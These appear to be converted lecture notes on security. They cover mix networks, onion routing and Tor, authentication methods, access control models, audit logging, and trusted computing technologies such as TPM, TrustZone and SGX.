A *mix network* uses special proxies called *mixes* to send data from a source to a destination. The mixes filter, collect, recode, and reorder messages in order to hide conversations. Basic operations of a mix are:

1. Removal of duplicate messages (an attacker may inject duplicate message to infer something about a mix).
2. Collection of messages in order to create an ideally large anonymity set.
3. Recoding of messages so that incoming and outgoing messages cannot be linked.
4. Reordering of messages so that order information cannot be used to link incoming and outgoing messages.
5. Padding of messages so that message sizes do not reveal information to link incoming and outgoing messages.

Onion Routing

- A message m is sent from the source S to the destination T via an overlay network consisting of the intermediate routers R_1, R_2, \dots, R_n , called a circuit.
- A message is cryptographically wrapped multiple times such that every onion router R_i unwraps one layer and thereby learns to which router the message needs to be forwarded next.
- To preserve the anonymity of the sender, no node in the circuit is able to tell whether the node before it is the originator or another intermediary like itself.
- Likewise, no node in the circuit is able to tell how many other nodes are in the circuit and only the final node, the "exit node", is able to determine its own location in the chain.


- Tor is an anonymization network operated by volunteers supporting the Tor project.
- Every Tor router has a long-term identity key and a short-term onion key.
- The identity key is used to sign TLS certificates and the onion key is used to decrypt messages to setup circuits and ephemeral keys.
- TLS is used to protect communication between onion routers.
- Directory servers provide access to signed state information provided by Tor routers.
- Applications build circuits based on information provided by directory servers.

Part: System Security

Authentication, Authorization, Auditing, Isolation

- Authentication
 - Who is requesting an action?
- Authorization
 - Is a principal allowed to execute an action on this object?
- Auditing
 - Record evidence for decision being made in an audit-trail.
- Isolation
 - Isolate system components from each other to create sandboxes.

Lampson Model



- This basic model works well for modeling static access control systems.
- Dynamic access control systems allowing dynamic changes to the access control policy are difficult to model with this approach.

- Isolation is a fundamental technique to increase the robustness of computing systems and to reduce their attack surface.
- Isolation can be achieved in many different layers of a computing system:
 - Physical (e.g., preventing physical access to compute clouds)
 - Hardware (e.g., memory management and protection units)
 - Virtualization (e.g., virtual machines, containers)
 - Operating System (e.g., processes, file systems)
 - Network (e.g., virtual LANs, virtual private networks)
 - Applications (e.g., transaction isolation in databases)
- Isolation should be a concern of every system design.
- Isolation also concerns the deployment of computing systems.

Authentication

Definition (authentication)

Authentication is the process of verifying a claim that a system entity or system resource has a certain attribute value.

- An authentication process consists of two basic steps:
 1. Identification step: Presenting the claimed attribute value (e.g., a user identifier) to the authentication subsystem.
 2. Verification step: Presenting or generating authentication information (e.g., a value signed with a private key) that acts as evidence to prove the binding between the attribute and that for which it is claimed.
- Security services frequently depend on authentication of the identity of users, but authentication may involve any type of attribute that is recognized by a system.

Authentication Factors

- Something you know (knowledge factors)
 - Your password, first own music album, personal identification number, ...
- Something you have (possession factors)
 - Your mobile device, security token, software token, ...
- Something you are (static biometrics)
 - Your fingerprint, retina, face, ...
- Something you do (dynamic biometrics)
 - Your voice, signature, typing rhythm, ...

- Multi-factor authentication uses multiple factors to authenticate a user.
- Two-factor authentication is increasingly used these days.

Password Authentication

Definition (password authentication)

A *password* is a secret data value, usually a character string, that is presented to a system by a user to authenticate the user's identity.

- Never ever store passwords in cleartext on a server (or elsewhere).
- A common approach is to store $H(s||p)$ where H is a cryptographic hash function, p is the password, and s is a random value (the salt).
- The salt ensures that multiple occurrences of the same password do not lead to the repeating hash values.
- Storing encrypted passwords is not recommended since this often leads to situations where applications can get access to passwords they should not have access to.

Challenge-Response Authentication

Definition (challenge-response authentication)

Challenge-response authentication is an authentication process that verifies an identity by requiring correct authentication information to be provided in response to a challenge. In a computer system, the authentication information is usually a value that is required to be computed in response to an unpredictable challenge value, but it might be just a password.

- Password authentication can be seen as a special case of a challenge-response authentication process.
- In some protocols the server sends a challenge to the client in the form of a random value and the client responds with a cryptographic hash computed over the random value and a password (that is shared with the server).

One-Time Password Authentication

- Let $H^n(m)$ denote the repeated application, n -times, of the function H to m .
- Initialization: Given a passphrase p and a salt s , computes $k = H^{n+1}(s\|p)$ and the authentication server remembers k and n .
- Challenge: The authentication server sends the name of the hash function H , the salt s , and the current value of n to the user.
- Response: The user computes $q = H^n(s\|p)$ and sends the value q back to the server.
- Verification: The server computes $H(q) = H(H^n(s\|p)) = H^{n+1}(s\|p)$ and checks whether it matches k . If it matches, the server sets $k = q$ and n is decremented. If n becomes 0, a new initialization must be performed.

Definition (token authentication)

Token authentication verifies the claim of an identity by proving the possession of a (hardware) token.

- Smart cards are credit-card sized devices containing one or more chips that perform the functions of a computer's central processor, memory, and input/output interface.
- A smart token is a device that conforms to the definition of a smart card except that rather than having the standard dimensions of a credit card, the token is packaged in some other form, such as a military dog tag or a door key.
- Mobile devices are sometimes used as a token in today's multi-factor authentication systems.

Definition (biometric authentication)

Biometric authentication is a method of generating authentication information for a person by digitizing measurements of a physical or behavioral characteristic, such as a fingerprint, hand shape, retina pattern, voiceprint, handwriting style, or face.

- Sensors that read biometric data must be designed such that they can detect fake copies of biometric data.
- Fingerprint sensors, for example, try to detect blood flows in order to determine whether the finger belongs to a living object.

Authorization

Subjects, Objects, Rights

- Subjects (S): set of active objects
 - processes, users, ...
- Objects (O): set of protected entities
 - files, directories, ...
 - memory, devices, sockets, ...
 - processes, memory, ...
- Rights (R): set of operations a subject can perform on an object
 - create, read, write, delete ...
 - execute ...

Lampson's Access Control Matrix

Definition (access control matrix)

An *access control matrix* M consists of subjects $s_i \in S$, which are row headings, and objects $o_j \in O$, which are column headings. The access rights $r_{i,j} \in R^*$ of subject s_i when accessing object o_j are given by the value in the cell $r_{i,j} = M[s_i, o_j]$.

- Another way to look at access control rights is that the access rights $r \in R^*$ are defined by a function $M : (S \times O) \rightarrow R^*$.
- Since the access control matrix can be huge, it is necessary to find ways to express it in a format that is lowering the cost for maintaining it.

Definition (access control list)

An access control list represents a column of the access control matrix. Given a set of subjects S and a set of rights R , an access control list of an object $o \in O$ is a set of tuples of $S \times R^*$.

- Example: The inode of a traditional Unix file system (the object) stores the information whether a user or a group or all users (the subject(s)) have read/write/execute permissions (the rights).
- Example: A database system stores for each database (the object) information about which operations (the rights) users (the subjects) can perform on the database.

Definition (capabilities)

A capability represents a row of the access control matrix. Given a set of objects O and a set of rights R , a capability of a subject s is a set of tuples of $O \times R^*$.

- Example: An open Unix file descriptor can be seen as a capability. Once opened, the open file can be used regardless whether the file is deleted or whether access rights of the file are changed. The capability (the open file descriptor) can be transferred to child processes. (Note that passing capabilities to child processes is not meaningful for all capabilities.)
- Example: The Linux system has pre-defined capabilities like `CAP_SYS_TIME` or `CAP_CHOWN` that partition the rights of the root user into more manageable smaller capabilities.


Access Control Lists versus Capabilities

- Both are theoretically equivalent (since both at the end can represent the same access control matrix).
- Capabilities tend to be more efficient if the common question is “Given a subject, what objects can it access and how?”.
- Access control lists tend to be more efficient if the common question is “Given an object, what subjects can access it and how?”.
- Access control lists tend to be more popular because they are more efficient when an authorization decision needs to be made.
- Systems often use a mixture of both approaches.

Discretionary, Mandatory, Role-based Access Control

- Discretionary Access Control (DAC)
 - Subjects with certain permissions (e.g., ownership of an object) can define access control rules to allow or deny (other) subjects access to an object.
 - It is at the subject's discretion to decide which rights to give to other subjects concerning certain objects.
- Mandatory Access Control (MAC)
 - System mechanisms control access to objects and an individual subject cannot alter the access rights.
 - What is allowed is mandated by the security policy implemented by the security administrator of a system.
- Role-based Access Control (RAC)
 - Subjects are first mapped to a set of roles that they have.
 - Mandatory access control rules are defined for roles instead of subjects.

API Authorization (OAuth 2.0)



Auditing

Definition (auditing)

Auditing is the process of collecting information about security-related events in an audit log, also called an audit trail.

- Audit logs are necessary for performing forensic investigation and for identifying and tracking ongoing attacks.
- Examples of security-related events that are typically logged are (failed) login attempts, failed attempts to obtain additional privileges, information about who accesses a system when, unusual failures of security protocols etc.
- Unix systems use logging daemons to receive, filter, forward, and store system logs originating from the kernel and background daemons.

Audit Log Processing

- Audit logs can become very large and a common approach is to rotate logs periodically (say every day) and to keep only a history of the last N days or weeks.
- Audit logs often consist of semi-structured information, which makes automated processing of logged information a bit challenging.
- Audit logs often contain a lot of noise (information about events that are not security-related in a given deployment or context) and finding relevant information often becomes a search for an unknown needle in a haystack.
- There are tools that automatically filter logged messages and generate reports summarizing events that were not classified as expected and harmless.
- Maintaining good filter rules takes effort and obviously filter rules must be maintained in such a way that an attacker cannot modify them.

Trusted Computing

Definition (trusted computing base)

The *trusted computing base* of a computer system is the set of hard- and software components that are critical to achieve the systems' security properties.

- The components of a trusted computing base are designed such that when other parts of a system are attacked, the device will not misbehave.
- Trusted computing bases should be small in order to be able to verify their correctness.
- Trusted computing bases should be tamper-resistant.
- Trusted computing bases typically involve special hardware components.

Trusted Computing Security Goals

- *Isolation*: Separation of essential security critical functions and associated data (keys) from the general computing system.
- *Attestation*: Proving to an authorized party that a specific component is in a certain state.
- *Sealing*: Wrapping of code and data such that it can only be unwrapped and used under certain circumstances.
- *Code Confidentiality*: Ensures that sensitive code and static data cannot be obtained by untrusted hardware or software.
- *Side-Channel Resistance*: Ensures that untrusted components are not able to deduce information about the internal state of a trusted computing component.
- *Memory Protection*: Protects the integrity and authenticity of data sent over system buses or stored in (external) memory from physical attacks.

Trusted Platform Module (TPM)

- A Trusted Platform Module (TPM) is a dedicated micro-controller designed to secure hardware through integrated cryptographic operations and key storage.
- The TPM 1.2 specification was published in 2011:
 - Co-processor capable of generating good random numbers, storing keys, performing cryptographic operations, and providing the basis for attestation.
 - Limited protection against physical attacks.
- The TPM 2.0 specification was published in 2014.
 - Support of a larger set of cryptographic algorithms and more storage space for attestation purposes.
- The TPM specifications have been created by the Trusted Computing Group (a consortium of vendors with large influence of Microsoft on TPM 2.0).

Trusted Execution Environment (TEE)

Definition (trusted and rich execution environment)

A *trusted execution environment* (TEE) is a secure area of a processor providing isolated execution, integrity of trusted applications, as well as confidentiality of trusted application resources. A *rich execution environment* (REE) is the non-secure area of a processor where an untrusted operating system executes.

- REE resources are accessible from the TEE
- TEE resources are accessible from the REE only if explicitly allowed.
- The TEE specifications have been created by the GlobalPlatform (another industry consortium).

TrustZone Cortex-A (ARM)

- The ARM processor architecture has an internal communication interface called the Advanced eXtensible Interface (AXI).
- ARM's TrustZone extends the AXI bus with a Non-Secure (NS) bit.
- The NS bit conveys whether the processor works in secure mode or in normal mode.
- The processor is normally executing in either secure or normal mode.
- To perform a context switch (between modes), the processor transits through a monitor mode.
- The monitor mode saves the state of the current world and restores the state of the world being switched to.
- Interrupts may trap the processor into monitor mode if the interrupt needs to be handled in a different mode.

TrustZone Cortex-M (ARM)

- The Cortex-M design follows the Cortex-A design by having the processor execute in either secure or normal mode.
- Instructions read from secure memory will be executed in the secure mode of the processor and instructions read from non-secure memory will be executed in normal mode.
- Cortex-M replaces the monitor mode of the Cortex-A design with a faster mechanism to call secure code via multiple secure function entry points (supported by the machine instructions SG, BXNS, BLXNS).
- The Cortex-M design supports multiple separate call stacks and the memory space is separated into secure and non-secure sections.
- Interrupts can be configured to be handled in secure or non-secure mode.

Security Guard Extension (SGX, Intel)

- SGX places the protected parts of an application in so called enclaves that can be seen as a protected module within the address space of a user space process.
- SGX enabled CPUs ensure that non-enclaved code, including the operating system and potentially the hypervisor, cannot access enclave pages.
- A memory region called the Processor Reserved Memory (PRM) contains the Enclave Page Cache (EPC) and is protected by the CPU against non-enclave accesses.
- The content of enclaves is loaded when enclaves are created and measurements are taken to ensure that the content loaded is correct.
- The measurement result obtained during enclave creation may be used for (remote) attestation purposes.
- Entering an enclave is realized like a system call and supported by special machine instructions (EENTER, EEXIT, ERESUME).